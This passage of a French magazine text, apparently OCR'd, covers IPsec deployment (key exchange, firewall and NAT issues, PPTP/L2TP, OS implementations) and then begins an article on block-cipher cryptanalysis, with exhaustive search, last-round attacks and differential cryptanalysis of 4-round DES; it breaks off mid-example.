Dialogue entre un hôte et une passerelle de sécurité

Le dernier cas est celui d'un hôte externe se connectant à un LAN protégé par une passerelle de sécurité. Les documentations techniques désignent souvent un tel hôte sous le nom de

road warrior. Il engage une conversation IPsec avec un système du LAN en mode transport, le tout encapsulé dans un tunnel IPsec établi entre le road warrior lui-même et la passerelle de sécurité. Dans ce cas, les datagrammes du tunnel sont de type AH ou ESP et les datagrammes utilisés en mode transport doivent pouvoir être de type AH, ESP, ou ESP encapsulé dans AH.

Gestion des clefs

Les services de protection offerts par IPsec s'appuient sur des algorithmes cryptographiques, et reposent donc sur des clefs. Si celles-ci sont gérables manuellement dans le cas où peu d'hôtes seront amenés à engager des conversations IPsec, ceci devient un véritable cauchemar quand le système commence à prendre un peu d'extension (le nombre de couples de clefs augmentant de manière quadratique avec le nombre de systèmes). C'est pourquoi la spécification IPsec propose également des procédés d'échange automatique de clefs, dont les aspects les plus importants sont ici évoqués. Une présentation complète de cette procédure dépasse toutefois le cadre de cet article. La RFC 2401 précise qu'une implémentation IPsec est tenue de supporter la gestion manuelle de clefs et la méthode d'échange automatique de clefs IKE, bien que d'autres algorithmes existent. Un point important est que la gestion de clefs automatique est considérée comme plus sûre que la gestion manuelle.

Le protocole IKE (internet key exchange) est décrit par la RFC 2409. Il permet l'échange de clefs entre deux hôtes d'adresses IP connues préalablement ou inconnues selon le mode d'échange de clefs sélectionné. Parmi ses avantages figure le mode agressif (cette caractéristique n'est pas obligatoire), qui permet d'accélérer la négociation, au prix de la protection d'identité. L'identité est toutefois protégée dans le cas d'une négociation IKE authentifiée à l'aide de signatures à clef publique.

Deux manières d'échanger des clefs sont abondamment utilisées : les clefs pré-partagées, et les certificats X.509 (dans ce dernier cas, deux systèmes d'adresses initialement inconnues pourront protéger leurs échanges). La seconde manière de procéder a l'avantage de permettre à des clients d'adresses IP dynamiques et changeant éventuellement de créer des SAs, mais n'est pas obligatoirement supportée par les implémentations conformes à la RFC 2409.

Enfin, une définition qui peut s'avérer utile lors de la lecture de documentations techniques sur IPsec : la PFS (perfect forward secrecy) est définie par la RFC 2409 comme la notion selon laquelle la compromission d'une clef ne permettra l'accès qu'aux données protégées par cette clef, mais ne sera pas suffisante pour déchiffrer tout l'échange IPsec, seule la partie de la communication protégée par la clef corrompue sera déchiffrable.

La compression des en-têtes

La RFC 3095 décrit un protocole de compression d'en-têtes pouvant s'appliquer à RTP, UDP, et ESP sur IP. La compression des données elles-mêmes n'est malheureusement pas couverte par cette spécification, il n'est donc pas prévu, à l'heure actuelle, de les compresser. En revanche, il est conçu pour s'accommoder des taux d'erreurs de transmission importants des communications par voie hertzienne. Enfin, la compression décrite s'appuie sur une couche de liens garantissant la transmission des données dans leur ordre d'émission et sans duplication, ce qui peut rendre dangereuse son utilisation sur certains réseaux. Enfin, la couche de liens doit permettre la négociation des paramètres ROHC (robust header compression), cette négociation peut cependant se faire à priori ou en s'appuyant sur d'autres protocoles.

Problèmes divers

L'utilisation simultanée d'IPsec et d'autres protocoles ou de certains équipements réseau pose, dans certains cas, quelques problèmes. En outre, la gestion manuelle de clefs introduit quelques restrictions sur les usages possibles du protocole.

Limitations dues à la gestion manuelle des clefs

Les services d'unicité offerts par AH et ESP s'appuient sur des numéros de séquence initialisés à 0 lors de la création d'une SA et incrémentés lors de l'envoi de chaque datagramme. Ces numéros de séquence sont stockés dans un entier de 32 bits, qui ne doit jamais être diminué. Le nombre maximal de datagrammes qu'une SA peut permettre d'échanger est donc de l'ordre de quatre milliards. Passé cette limite, il est nécessaire de créer une nouvelle SA et donc une nouvelle clef. Ceci rend pénible la mise en oeuvre simultanée de la gestion manuelle de clefs et de la protection contre la duplication de datagrammes. Cette dernière étant optionnelle, il est possible de la désactiver, auquel cas le numéro de séquence peut être annulé lorsqu'il a atteint sa valeur maximale.

Broadcast et multicast

L'utilisation d'IPsec pour l'envoi et la réception de datagrammes multicast et broadcast pose quelques problèmes dont certains ne sont pas encore résolus. Des problèmes de performances d'une part, et des difficultés qu'une simple augmentation de la puissance de calcul ne saurait résoudre, comme la vérification des numéros de séquence. Le service de protection contre la duplication des données n'est donc pas utilisable en environnement multicast et broadcast à l'heure actuelle.

Firewalls

Le filtrage de datagrammes IPsec est délicat pour deux raisons :

• les RFCs ne précisent pas si, sur un système remplissant simultanément les fonctions de passerelle de sécurité et de firewall, le décodage de l'IPsec doit avoir lieu avant ou après l'application des règles de firewalling ;
• il n'est pas possible au code de firewalling de lire certaines données, par exemple des numéros de port, dans des données chiffrées, ou transmises dans un format qu'il ne connaît pas.

Il est donc important de lire la documentation de l'implémentation IPsec utilisée sur les systèmes destinés à gérer simultanément IPsec et firewalling.

Il est également utile de noter que les systèmes qui appliquent les règles de firewalling avant le décodage IPsec sont néanmoins souvent capables de filtrer les datagrammes décodés en utilisant des outils de tunneling comme ipip et gif, ou en filtrant au niveau de l'interface de sortie des données.

Enfin, AH utilise le numéro de protocole 51 et ESP le numéro de protocole 50. Quant à IKE, il utilise le numéro de port UDP 500. Ces informations sont indispensables lors de la configuration d'un firewall qui doit laisser passer ou bloquer les échanges IPsec.

NATs

Théoriquement, aucune translation d'adresse ne devrait affecter un datagramme IPsec, car ce type d'opération modifie le contenu des datagrammes, ce qui est incompatible avec les mécanismes de protection de l'intégrité des données d'IPsec.

Il existe une solution à ce problème, proposée par SSH Communications Security (**http://www.ssh.com**) : l'IPsec NAT-Traversal. Il s'agit d'un draft, donc encore incomplet, mais suffisant pour envisager ce que l'avenir réserve. Certains équipements permettent d'ailleurs déjà de traverser des NAT, en utilisant des protocoles plus ou moins normalisés et avec plus ou moins de bonheur.

Comme il ne s'agit que d'un draft, il est décrit dans des documents dont le nom et l'adresse changent souvent, mais un moyen simple de le retrouver est d'entrer la chaîne draft-stenberg-ipsec-nat-traversal dans votre moteur de recherche favori.
Enfin, ce protocole ne peut être mis en oeuvre que si le protocole IKE est utilisé simultanément.

Protocoles autres qu'IP

Un inconvénient d'IPsec est que ce protocole ne prévoit que le convoyage sécurisé de datagrammes IP. Ceci n'est pas suffisant, car d'autres standards comme IPX et NetBIOS sont utilisés sur un grand nombre de réseaux. Il existe cependant une solution à ce problème : encapsuler les données à protéger dans du PPP, lui-même transporté par IPsec. Le rôle de PPP est en effet de permettre la transmission de différents protocoles au-dessus d'un lien existant. Ceci implique de pouvoir encapsuler PPP dans les datagrammes IPsec, cette opération est décrite dans les paragraphes suivants.

PPTP

La première solution permettant cette encapsulation est le protocole PPTP, décrit par la RFC 2637. PPTP offre ainsi à un client, dit PAC (PPTP access concentrator), la possibilité d'établir un lien PPP avec un serveur dit PNS (PPTP network server), encapsulé dans des datagrammes IP. Si le client a préalablement établi une SA avec une passerelle de sécurité (éventuellement distincte du PNS), qui lui permet de protéger ces datagrammes IP, les données PPP seront donc également sécurisées, de même que les protocoles de niveau supérieur s'appuyant sur le lien PPP.

Deux points s'avèrent importants lors de la configuration d'un firewall placé entre un PAC et un PNS :
• PPTP s'appuie sur le protocole d'encapsulation général GRE, auquel l'IANA a attribué le numéro 47 ;
• un lien PPTP est contrôlé par une connexion TCP vers le port 1723 du PNS.

Enfin, PPTP seul, c'est-à-dire sans IPsec, peut être et a été utilisé pour créer des VPNs, assurant des échanges authentifiés, en protégeant les mots de passes utilisés d'un éventuel attaquant, mais sans chiffrer le reste de la communication. Cependant, ce système offre une authentification nettement moins fiable que ce qu'il est possible d'obtenir avec IPsec. En outre, de nombreuses implémentations de ce protocole, notamment celles de Microsoft, ont fait l'objet de découvertes de vulnérabilités et d'incapacité à protéger efficacement les mots de passe des utilisateurs. Aussi l'usage de ce système est-il risqué.

L2TP

Une deuxième solution d'encapsulation de PPP dans IP est le protocole L2TP, décrit par la RFC 2637. Il permet la transmission de PPP à l'aide des protocoles de niveau 2 comme ethernet. Il offre également un mécanisme d'encapsulation de PPP dans UDP. Ainsi, il est possible de protéger PPP à l'aide d'UDP encapsulé dans IPsec. L2TP offre en outre une architecture plus modulaire que PPTP : on suppose le client capable d'échanger des trames par l'intermédiaire d'un protocole de niveau 2 ou des datagrammes UDP avec un LAC (L2TP access concentrator), qui transmet les données à un LNS (L2TP network server). Si le LAC et le LNS sont situés physiquement sur le même système, celui-ci joue alors exac-

tement le même rôle que le PNS de PPTP.
Un détail important lors du paramétrage d'un firewall : le L2TP encapsulé dans UDP utilise le port 1701.

PPTP ou L2TP ?

L'utilisation de PPTP ou L2TP ne change pas grand-chose du point de vue de la sécurité, celle-ci étant assurée par la couche inférieure IPsec. La question qui se pose est donc celle de la consommation de bande passante, parce que toutes ces encapsulations commencent à représenter un volume de données non négligeable.

Dans le cas d'un client se connectant à un ISP et établissant ensuite le tunnel vers un réseau destination, PPTP devrait permettre d'économiser les en-têtes UDP. En revanche, dans le cas d'un client se connectant, par exemple à l'aide d'un modem ou d'une ligne ISDN, directement sur le réseau privé, et disposant donc d'un lien de niveau 2 vers ce réseau, L2TP semble plus économe.

Un dernier point à prendre compte est que l'OS tournant sur le serveur imposera parfois des limitations :
• pour Windows 2000 et ultérieures, Microsoft semble privilégier très fortement L2TP ;
• les versions précédentes de Windows ne supportent pas L2TP ;
• les Unix-like libres semblent accuser un léger retard en matière de support L2TP.

Quelques implémentations actuelles

Cette partie donne un aperçu des capacités de quelques OS populaires en matière de support IPsec. Les informations fournies constituent une synthèse des sites des OS, des éditeurs et des FAQs des logiciels concernés : de plus amples détails sont donc disponibles sur ces sites.

Windows

Windows XP et 2000 incluent un support du mode transport d'IPsec et de l'échange de clefs à l'aide de certificats en natif. Il existe de très nombreux logiciels permettant de créer des VPN sous Windows, y compris un serveur VPN en option sous Windows 2000 et XP, capable de mettre en place des tunnels IPsec/L2TP.
D'autre part, Windows 95, 98 et NT 4 disposent d'une grande quantité d'implémentations IPsec commerciales et à peu près toutes les versions de Windows depuis 95 sont capables de créer des tunnels PPTP.
Une solution intéressante est également proposée par SSH Communications Security (**http://www.ssh.com**). Leur implémentation est à l'heure actuelle l'une des rares à supporter IPsec NAT-Traversal. Le client est disponible pour les versions 95, 98, Me, NT 4, 2000 et XP de Windows.

Linux

L'implémentation IPsec la plus utilisée sous Linux est sous licence GPL, il s'agit de FreeS/WAN (**http://www.freeswan.org**). La partie kernel de cette implémentation s'appelle KLIPS.

Sont notamment supportés :
• l'échange dynamique de clefs IKE à l'aide du logiciel pluto, qui permet l'utilisation de clefs pré-partagées aussi bien que de certificats ;
• la protection des connexions d'un road warrior à un LAN, même si son adresse IP est attribuée dynamiquement et est susceptible de changer ;
• la création de tunnels PPTP (côté serveur), grâce au logiciel PoPToP disponible à l'adresse : **http://poptop.lineo.com** ;
• la création de tunnels PPTP (côté client), grâce au logiciel PPTP-linux disponible à l'adresse : **http://cag.lcs.mit.edu/~cananian/Projects/PPTP/** ;
• la création de tunnels L2TP, grâce au logiciel l2tpd disponible à l'adresse : **http://www.l2tpd.org/** ;
• le chiffrement opportuniste, qui permet la protection des données échangées entre deux systèmes totalement étrangers jusqu'alors (les clefs publiques sont alors échangées à l'aide de la DNS).
Les principaux problèmes connus lors de l'écriture de ce document étaient :
• KLIPS présente une très légère fuite de mémoire ;
• si plusieurs connexions sont établies entre deux passerelles de sécurité, la compression d'en-têtes doit être activée pour toutes ou aucune de ces connexions ;
• KLIPS ne gère pas les datagrammes dans lesquels des options IP sont présentes.
Enfin, FreeS/WAN décode les paquets IPsec avant de les transmettre au code de firewalling. Les règles de firewalling peuvent néanmoins tester si les datagrammes ont été envoyés en clair ou non.

NetBSD

NetBSD utilise KAME (**http://www.kame.net**), une implémentation IPsec (et plus généralement IPv6) sous license BSD. La foire aux questions concernant IPsec pour NetBSD est disponible à l'adresse **http://www.netbsd.org/Documentation/network/ipsec/**.
Sont notamment supportés :
• l'utilisation simultanée d'IPsec en mode tunnel ou transport avec IPv6, au moins pour la version courante de NetBSD ;
• la configuration socket par socket (à l'aide de l'appel système setsockopt(2)) ;
• la création de tunnels IPsec grâce aux ports pptp et pptp-server ;

• un nombre quasiment illimité de SA imbriquées ;
• l'échange dynamique de clefs IKE, en utilisant soit racoon, qui peut fonctionner à l'aide de clefs pré-partagées ou de certificats, soit isakmpd, qui en est encore à son stade alpha, et supporte également ces deux méthodes.
Les principaux problèmes connus lors de l'écriture de ce document étaient :
• les clefs associées à une SA mise en place à l'aide de l'appel setsockopt(2) ne peuvent être négociées par racoon ;
• le protocole AH en mode tunnel ne fonctionne pas correctement.
Enfin, lors d'une utilisation conjointe de KAME et IPfilter sous NetBSD, les datagrammes sont traités par le firewall avant d'être décodés par KAME.

FreeBSD

FreeBSD s'appuie également KAME. L'utilisation d'IPsec sous FreeBSD est documentée à l'adresse **http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/ipsec.html**.
Sont notamment supportés :

• l'utilisation simultanée d'IPsec en mode tunnel ou transport avec IPv6, au moins pour la version courante de FreeBSD ;
• la création de tunnels PPTP (côté client) ;
• la création de tunnels PPTP (côté serveur), grâce au logiciel PoPToP disponible à l'adresse : **http://poptop.lineo.com** ;
• la création de tunnels L2TP, grâce au logiciel (dont le portage sous FreeBSD en est encore au stade alpha) l2tpd disponible à l'adresse : **http://www.marko.net/l2tp/** ;
• l'échange dynamique de clefs IKE, en utilisant racoon.

OpenBSD

A l'instar de FreeBSD et NetBSD, OpenBSD utilise KAME. La documentation relative à l'utilisation d'IPsec sous OpenBSD est disponible à l'adresse : **http://www.openbsd.org/faq/faq13.html**.

Sont notamment supportés :
• l'échange dynamique de clefs ISAKMP grâce au logiciel isakmpd, qui supporte le mode agressif et l'utilisation de certificats comme de clefs prépartagées, et la création de SAs avec des clients d'adresse IP variables et attribuées dynamiquement, photuris peut également être employé, mais il est encore en stade alpha et peu documenté ;

• la création de tunnels PPTP (côté client), grâce au port pptp ;

• la création de tunnels PPTP (côté serveur), grâce au logiciel PoPToP disponible à l'adresse : **http://poptop.lineo.com** ;
• l'échange dynamique de clefs selon le standard Photuris, en s'appuyant sur le logiciel photurisd.

Solutions hardware

Si de nombreuses SA doivent être maintenues, compte tenu de la forte charge CPU liée au chiffrement, il sera peut-être nécessaire d'avoir recours à l'une des multiples solutions hard disponibles dans le commerce **http://www.redcreek.com/**, **http://www.timestep.com/**.

Les écueils

Nous conclurons cet article sur une mise en garde : il est fondamental, lors de la mise en place de VPNs à l'aide d'IPsec de parfaitement comprendre à quoi la protection va s'appliquer. Il est en effet très facile de commettre des erreurs aux conséquences extrêmement graves. Par exemple, placer une passerelle de sécurité derrière un firewall et configurer ce dernier pour laisser passer tout trafic IPsec implique un paramétrage soigneux de la passerelle de sécurité, pour éviter qu'un attaquant l'utilise pour contourner le firewall. Notamment, si cette passerelle met en oeuvre le chiffrement opportuniste de l'implémentation FreeS/WAN, le firewall peut ne plus être d'aucune utilité. Il est de manière générale recommandé d'appliquer des règles de firewalling après au même titre qu'avant les traitements IPsec (pour fixer les idées, une manière simple bien qu'exorbitante d'appliquer ce conseil est de placer un premier firewall avant la passerelle de sécurité et un second après cette passerelle).

En outre, le chiffrement des données ne doit pas créer l'illusion de la sécurité, comme SSL l'a trop souvent fait : chiffrer n'est pas authentifier (un attaquant peut très bien engager une conversation chiffrée avec une passerelle de sécurité), et authentifier le système émetteur d'un datagramme à l'aide du protocole AH ne suffit pas nécessairement à assurer la sécurité : si un administrateur utilise un protocole permettant une authentification en clair comme telnet, en encapsulant les données dans des datagrammes protégés par AH, un attaquant pourra lire son mot de passe, et s'il est ensuite possible d'établir des connexions non authentifiées à l'aide d'IPsec vers le système, ce dernier peut alors être considéré comme compromis.

Ces deux exemples illustrent la complexité de la mise en place d'IPsec. Cette complexité ne saurait que difficilement s'accommoder de solutions soi-disant magiques et clefs en mains, paramétrées en quelques clics de souris. IPsec est excessivement complexe, et masquer cette complexité derrière des interfaces graphiques n'appelant pas les choses par leurs noms est aussi dangereux qu'irresponsable (serait-il grand temps de mettre un terme à l'anarchie dans le vocabulaire ? ;-D).

Cryptanalyse des chiffrements à clef secrète par blocs

Le chiffrement à clef secrète par blocs

Parmi toutes les fonctionnalités offertes par la cryptographie, une des principales et des plus anciennes est la protection de la confidentialité de l'information. Pour mettre des données hors de portée des oreilles indiscrètes, il suffit de les rendre incompréhensibles (sauf pour leur destinataire légitime) au moyen d'un algorithme de chiffrement. Chiffrer un message consiste donc à le transformer en un texte chiffré par un procédé qui dépend d'un paramètre appelé la clef de chiffrement. Un interlocuteur privilégié peut alors déchiffrer le message en utilisant la fonction de déchiffrement s'il connaît la clef de déchiffrement correspondante. Un tel système n'est sûr que s'il est impossible à un intrus de déduire le texte clair du message chiffré, et a fortiori de retrouver la clef de déchiffrement.

Il y a maintenant plus d'un siècle, les cryptographes ont pris conscience que la sécurité d'un procédé de chiffrement devait uniquement reposer sur le secret de la clef de déchiffrement utilisée. En effet, il est à la fois irréaliste et dangereux de fonder la sécurité du système sur l'hypothèse qu'un attaquant n'a pas connaissance de la méthode utilisée. La publication récente sur Internet des spécifications d'algorithmes propriétaires, tel celui utilisé dans le système GSM, nous a encore montré qu'il est impossible de conserver un algorithme secret à long terme. Par ailleurs, le fait de rendre publiques les méthodes de chiffrement et de déchiffrement offre une certaine garantie sur la sécurité d'un système, dans la mesure où tout nouvel algorithme cryptographique est immédiatement confronté à la sagacité de la communauté scientifique.

Les algorithmes de chiffrement à clef secrète (ou *symétriques* ou encore *conventionnels*) sont ceux pour lesquels émetteur et destinataire partagent une même clef secrète autrement dit, les clefs de chiffrement et de déchiffrement sont identiques. L'emploi d'un algorithme à clef secrète lors d'une communication nécessite donc l'échange préalable d'un secret entre les deux protagonistes à travers un canal sécurisé ou au moyen d'autres techniques cryptographiques. La découverte en 1976 des systèmes à clef publique a permis de s'affranchir de cette contrainte, mais elle n'a pas pour autant apporté de solution parfaite dans la mesure où tous les algorithmes de chiffrement à clef publique, de par leur lenteur, ne permettent pas le chiffrement en ligne. Les techniques de chiffrement à clef secrète ne sont donc pas tombées en désuétude car elles seules permettent actuellement d'atteindre des débits très élevés.

Seules les techniques de chiffrement à clef secrète dites par blocs sont envisagées ici. Un système de chiffrement est dit par blocs s'il divise le texte clair en blocs de taille fixe (généralement 64 ou 128 bits) et chiffre un bloc à la fois avec la même clef. Les exemples les plus connus de chiffrement par blocs sont le DES (Data Encryption Standard) qui fut adopté comme standard américain pour les communications commerciales en 1977 et qui est aujourd'hui vulnérable à la cryptanalyse, et son successeur, l'AES (Advanced Encryption Standard), choisi au terme d'un concours en octobre 2000 (standard FIPS-197 disponible sur **http://csrc.nist.gov/encryption/aes/**).

La recherche exhaustive de la clef

Un paramètre essentiel pour la sécurité d'un système à clef secrète est la taille de l'espace des clefs secrètes. En effet, il est toujours possible de mener sur un algorithme de chiffrement une attaque dite *exhaustive* pour retrouver la clef secrète. Cette attaque consiste simplement à énumérer toutes les clefs possibles du système et à essayer chacune d'entre elles pour décrypter un message chiffré. Si l'espace des clefs correspond à l'ensemble des mots de k bits, le nombre moyen d'appels à la fonction de déchiffrement requis dans une attaque exhaustive est égal à 2^{k-1}. Une telle attaque devient donc hors de portée dès que l'espace des clefs est suffisamment grand. Au

vu de la puissance actuelle des ordinateurs, on considère qu'une clef secrète doit comporter au minimum 80 bits. On recommande l'emploi de clefs de 128 bits dès que l'on souhaite une sécurité à relativement long terme. Notons que cette limite évolue avec la technologie. Pour donner un ordre de grandeur, une attaque exhaustive du système de chiffrement DES, qui utilise une clef secrète de 56 bits, a été réalisée en janvier 1998 en 39 jours sur 10 000 Pentium en parallèle, puis en 56 heures en juillet 1998 à l'aide d'une machine dédiée comportant 1500 composants DES (**http://www.eff.org/des-cracker.html**). Le temps de calcul nécessaire à une attaque exhaustive est évidemment exponentiel en la taille de la clef secrète. Il est 2^{64} fois, c'est-à-dire 18446744073709551616 fois plus dur de casser un système possédant une clef de 128 bits que de casser un système avec une clef de 64 bits (ce qui est déjà très difficile).

Les attaques sur le dernier tour

Il existe d'autres types d'attaques sur les systèmes de chiffrement à clef secrète par blocs, qui consistent à exploiter certaines structures particulières de l'algorithme. On considère généralement qu'un chiffrement à clef secrète présente une bonne sécurité s'il n'est pas vulnérable à une attaque qui soit sensiblement plus efficace que la recherche exhaustive de la clef secrète.

La plupart des techniques de cryptanalyse sur les chiffrements par blocs reposent sur le fait qu'il s'agit de chiffrements itératifs. En effet, une idée naturelle et communément employée pour construire un algorithme de chiffrement qui soit à la fois rapide et solide est de répéter un certain nombre de fois une transformation relativement simple. On espère alors que plusieurs itérations de cette fonction la rendront suffisamment inextricable pour assurer la sécurité du système. De façon plus formelle, pour chiffrer un bloc de message, on lui applique une fonction F paramétrée par une quantité secrète k_1 (la sous-clef du premier tour), puis on applique au résultat la même fonction F paramétrée par une autre valeur, k_2 (la sous-clef du deuxième tour)... Après r itérations, on obtient alors le texte chiffré correspondant (cf. Figure 1). Les r sous-clefs $k_1,...,k_r$ sont généralement obtenues à partir de la clef secrète du système K au moyen d'un algorithme de cadencement de clef. Ainsi, le DES comporte 16 itérations d'une même fonction ; les 16 sous-clefs comportent chacune 48 bits et sont dérivées d'une même clef secrète de 56 bits. De même, l'AES utilisant une clef de 128 bits est constitué de 10 tours, chacun d'entre eux étant paramétré par une sous-clef de 128 bits.




fig. 1 **Principe d'un chiffrement itératif**

Les attaques classiques sur les chiffrements par blocs exploitent donc cette structure itérative. Elles sont appelées *attaques sur le dernier tour* car elles ont pour but de retrouver la valeur de la sous-clef utilisée à la dernière itération. Après avoir mené une attaque sur le dernier tour, l'attaquant peut ensuite essayer de calculer la valeur de la clef secrète K à partir de la dernière sous-clef. Il peut également retrouver successivement les autres sous-clefs k_{r-1}, ..., k_1. En effet, la connaissance de la sous-clef k_r lui permet de supprimer la dernière itération du chiffrement et de se ramener à l'attaque d'un chiffrement à r-1 tours. Il est alors possible de retrouver k_{r-1} en appliquant une attaque sur le dernier tour à ce chiffrement réduit (puis les autres sous-clefs en répétant ce procédé).

Les attaques sur le dernier tour sont des attaques à clair connu ou à clair choisi. Cela signifie qu'elles nécessitent la connaissance d'un certain nombre de couples message clair - message chiffré par le système. Dans le cas d'une attaque à clair choisi, il faut que ces couples correspondent en plus à des messages clairs particuliers choisis par l'attaquant. Pour mesurer la complexité d'une attaque de ce type, on prend donc en compte son temps de calcul mais aussi le nombre de couples clairs - chiffrés nécessaires pour la mener à bien.

Toutes les attaques sur le dernier tour sont fondées sur une étude théorique du chiffrement réduit, c'est-à-dire de la fonction de chiffrement amputée de sa dernière itération. Elles reposent sur le principe suivant : il est possible de retrouver la sous-clef utilisée au dernier tour (ou une information sur sa valeur) dès lors que l'on dispose d'un moyen pour distinguer le chiffrement réduit (c'est-à-dire r-1 itérations de F) d'une permutation aléatoire. Plus précisément, un détecteur de chiffrement réduit est un moyen permettant, à partir de la donnée d'un certain nombre de couples (x_i,y_i), de déterminer si les valeurs y_i correspondent aux images des x_i par un chiffrement réduit, ou si ces y_i sont des valeurs quelconques (autrement dit, si les y_i sont les images des x_i par une permutation aléatoire). Au moyen d'un tel détecteur, un attaquant peut alors mener une recherche exhaustive sur la sous-clef du dernier tour. Pour cela, il suffit qu'il connaisse des couples clairs - chiffrés (m_i,c_i). Pour chacune des valeurs possibles k, il détermine alors si cette valeur k correspond à la sous-clef k_r utilisée au dernier tour en calculant les quantités $y_i = F_k^{-1}(c_i)$ où F_k^{-1} est l'inverse de la permutation F_k et les c_i sont les chiffrés connus. Ensuite, l'attaquant applique le

détecteur aux couples (m_i,y_i) où les m_i sont les textes clairs correspondant aux chiffrés c_i. Si la sous-clef k essayée par l'attaquant correspond à la dernière sous-clef k_r, les y_i sont bien les images des m_i par le chiffrement réduit. En effet, pour $k=k_r$, on a

$$y_i = Fk^{-1} \circ F_{k_r} \circ F_{k_{r-1}} \circ \ldots \circ Fk_1(m_i) = F_{k_{r-1}} \circ \ldots \circ F_{k_1}(m_i).$$

Par contre, si la sous-clef k essayée n'est pas correcte, alors les y_i sont les images des m_i par une fonction qui correspond au chiffrement réduit suivi d'une application de F puis d'une application de F^{-1} :

$$y_i = F_k^{-1} \circ F_{k_r} \circ F_{k_{r-1}} \circ \ldots \circ F_{k_1}(m_i).$$

La sous-clef k n'ayant aucun rapport avec la clef k_r utilisée, les y_i se comportent plus ou moins comme les images des m_i par une permutation aléatoire. On constate donc que les $y_i = F_k^{-1}(c_i)$ sont les images de m_i par le chiffrement réduit si la valeur k essayée est la bonne, et qu'ils sont obtenus par une permutation aléatoire sinon. Tout procédé permettant de distinguer le chiffrement réduit d'une permutation aléatoire permet donc, de cette façon, de déterminer si la sous-clef essayée par l'attaquant correspond à la sous-clef du dernier tour ou non. En résumé, à partir d'un détecteur, l'attaque se déroule de la manière suivante :

Entrée : N couples clairs - chiffrés $(m_1,c_1),\ldots,(m_N,c_N)$.
Sortie : candidats possibles pour la sous-clef du dernier tour k_r.
Algorithme.
Pour toute valeur k possible pour k_r
Pour i de 1 à N, $y_i \leftarrow F_k^{-1}(c_i)$.
Appliquer le détecteur aux couples $(m_1,y_1), \ldots, (m_N,y_N)$.
Si le chiffrement réduit est détecté, alors k est un candidat pour k_r.

Toute attaque sur le dernier tour nécessite donc pour chacune des sous-clefs k essayées, le calcul des N valeurs y_i (c'est-à-dire N évaluations de la fonction F^{-1}) et un appel au détecteur. Le nombre d'opérations nécessaires pour la mener à bien est donc de l'ordre de $2^{n_k}(N + D)$, où n_k est le nombre de bits des sous-clefs et D est le coût d'un appel au détecteur.
On voit donc que le problème essentiel à résoudre pour attaquer de cette manière un algorithme de chiffrement donné est de trouver un détecteur efficace pour le chiffrement réduit.

Efficace signifie ici que le détecteur est rapide et également qu'il nécessite uniquement la connaissance d'un petit nombre de couples entrées - sorties. Les attaques classiques (cryptanalyse différentielle, cryptanalyse linéaire...) diffèrent donc par le type de détecteur utilisé. Chacun de ces détecteurs tente d'exploiter une faiblesse particulière du chiffrement réduit.

La cryptanalyse différentielle

La toute première méthode d'attaque sur le dernier tour, la cryptanalyse différentielle, a été publiée en 1991 par Biham et Shamir. Il s'agit d'une attaque à clair choisi qui nécessite la connaissance des chiffrés correspondant à des couples de messages clairs dont la différence est fixée. Elle peut être mise en oeuvre dès lors que le chiffrement réduit présente la faiblesse suivante : il existe un couple de différences, (a,b), tel que la différence entre les images par le chiffrement réduit de deux entrées dont la différence vaut a est égale à b avec une probabilité élevée. La différence entre deux blocs de n bits, ici notée $\oplus$, est généralement le ou exclusif bit à bit (xor). Autrement dit, l'attaque nécessite que, pour toutes les valeurs possibles de $k_1,\ldots,k_{r-1}$, la fonction de chiffrement réduit $G = F_{k_{r-1}} \circ \ldots \circ F_{k_1}$ vérifie $G(x \oplus a) + G(x) = b$ pour une grande proportion des valeurs de x. On peut alors détecter le chiffrement réduit à partir de la connaissance des valeurs prises par la fonction pour des entrées dont la différence vaut a. Le détecteur associé considère donc des couples d'entrées - sorties de la forme (x_1,y_1), $(x_1 \oplus a, y'_1)$, (x_2, y_2), $(x_2 \oplus a, y'_2)$, ... et il compte le nombre de couples (y_i,y'_i) qui vérifient $y_i \oplus y'_i = b$. Si les y_i et les y'_i ont été obtenus en appliquant le chiffrement réduit respectivement aux x_i et aux $x_i \oplus a$, ce nombre est élevé. Sinon, la proportion de (y_i,y'_i) qui diffèrent de b est proche de $1/2^n$ (puisque, dans ce cas, $y_i \oplus y'_i$ peut prendre n'importe quelle valeur de n bits avec la même probabilité). Pour que ce détecteur puisse fonctionner, il faut que le nombre N de valeurs (x_i,y_i) et $(x_i \oplus a, y'_i)$ connues soit suffisamment grand. Il doit être supérieur à l'inverse de $(p - 1/2^n)$ où p est la probabilité que la différence des images de deux éléments qui diffèrent de a soit égale à b.

Toute la difficulté pour concevoir une attaque différentielle réside évidemment dans la recherche d'un couple de différences (a,b) qui soit propagé par le chiffrement réduit avec une probabilité élevée. Cette recherche nécessite une étude très fine de la fonction F itérée par le chiffrement.

Exemple : attaque différentielle du DES à 4 tours

Voyons par exemple comment on peut mener une attaque différentielle sur le DES à 4 tours il s'agit d'un exemple illustratif puisque le DES comporte 16 tours. La fonction qui est itérée dans le DES est représentée à la figure 2.

Elle consiste à séparer l'entrée composée de 64 bits en deux mots de 32 bits, g et d, qui correspondent respectivement aux 32 bits de gauche et de droite de l'entrée. Ensuite, on transforme d en un mot de 48 bits par une fonction E qui consiste à dupliquer certains bits de d. Puis, on additionne par un xor la sortie de E à la sous-clef du tour. On découpe le résultat en 8 mots de 6 bits, $b_1,\ldots,b_8$. Chaque b_i rentre dans une boîte S_i




fig.2 **Un tour du DES**

